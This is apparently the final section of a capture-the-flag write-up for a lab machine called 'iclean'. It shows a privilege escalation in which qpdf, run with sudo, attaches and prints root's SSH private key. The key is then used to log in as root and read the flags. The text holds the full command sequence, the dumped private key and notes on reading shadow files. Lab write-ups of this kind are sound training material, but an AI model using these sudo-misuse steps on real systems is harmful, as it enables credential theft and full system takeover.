We see we are running an outdated version but upon looking there is no CVE, so that wont help.

But let us check at some of the usage of the `qpdf`:

Embedded Files/Attachments

It is possible to list, add, or delete embedded files (also known as attachments) and to copy attachments from other files. See also `--list-attachments` and `--show-attachment`.

Related Options

`--add-attachment file [options] --`

This flag starts add attachment options, which are used to add attachments to a file.

The `--add-attachment` flag and its options may be repeated to add multiple attachments. Please see Options for Adding Attachments for additional details.

`--copy-attachments-from file [options] --`

This flag starts copy attachment options, which are used to copy attachments from other files.

The `--copy-attachments-from` flag and its options may be repeated to copy attachments from multiple files. Please see Options for Copying Attachments for additional details.

`--remove-attachment=key`

Remove the specified attachment. This doesn't only remove the attachment from the embedded files table but also clears out the file specification to ensure that the attachment is actually not present in the output file. That means that any potential internal links to the attachment will be broken. Run with `--verbose` to see status of the removal. Use `--list-attachments` to find the attachment key. This option may be repeated to remove multiple attachments.

PDF Date Format

When a date is required, the date should conform to the PDF date format specification, which is

It allows you to add an attachment as any file you want and there is even `show-attachment` for you to see the attachment. With this, we can read maybe `root's id_rsa` key and use that to ssh:

qpdf usage (misuse)

Standard qpdf usage:

```
qpdf infile [options] outfile
```

- Add-attachment --> empty as we dont have an input

```
sudo /usr/bin/qpdf --empty --add-attachment /root/.ssh/id_rsa -- root_key
```

- Show-attachment --> no output as the option does not need one

```
sudo /usr/bin/qpdf root_key --show-attachment=id_rsa
```

Let us see the output:

```
(remote) consuela@iclean:/tmp/mine$ ls -la
total 32
drwxrwxr-x  2 consuela consuela  4096 Apr  7 10:02 .
drwxrwxrwt 18 root     root     12288 Apr  7 10:03 ..
-rw-r--r--  1 root     root       841 Apr  7 09:49 2
-rw-r--r--  1 root     root      1252 Apr  7 09:54 3
-rw-r--r--  1 root     root      1173 Apr  7 10:02 root_key
```

```
(remote) consuela@iclean:/tmp/mine$ sudo /usr/bin/qpdf root_key --show-
attachment=id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQMb6Wn/o1SBLJUpiVfUaxWHAE64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtRfP4N40SdoZ9yvekRQDRAAAAqGOKt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAxvpaf+jVIEslSm
JV9RrFYcATriEE29fVmOAn3Bz2d+MSoVL6MC1PISWNOoH4OMku1F8/g3jRJ2hn3K96RFAN
EAAAAgK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xlYW4B
AgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

And we see we can be able to read root files!. Let us use the key to log in as root

```
# Write the key to a file: root_key
└─$ chmod 600 root_key
```

On pwncat:

```
(remote) consuela@iclean:/tmp/mine$
(local) pwncat$ connect ssh://root@capiclean.htb -i www/root_key
[13:05:28] capiclean.htb:22: loaded known host from db
(remote) root@iclean:/root# whoami
root
```

With that we are able to finish the box.

Flags:

```
(remote) root@iclean:/root# cat root.txt
527da6a378f676060309459132ecc1f4
(remote) root@iclean:/root# cat /home/*/*.txt
88a46dbf569469080fedfb8939897011
```

03 - Further Notes

https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
https://qpdf.readthedocs.io

- The web application runs a Python Server from the host header (this leads to more chances of SSTI as python webapps mainly utilse Django, Flask or Jinja(2))
- The database like structure provided by the web app allows us to assume that a database service is being used(most popular MySQL) and hence prompts for checking for credentials there inform of hashes.
- The qpdf is not normally vulnerable, but being run as root, allows **Information Disclosure** as we can *read* files as root (through the attachment use). With that we can read files such as SSH keys, shadow files, or even root.txt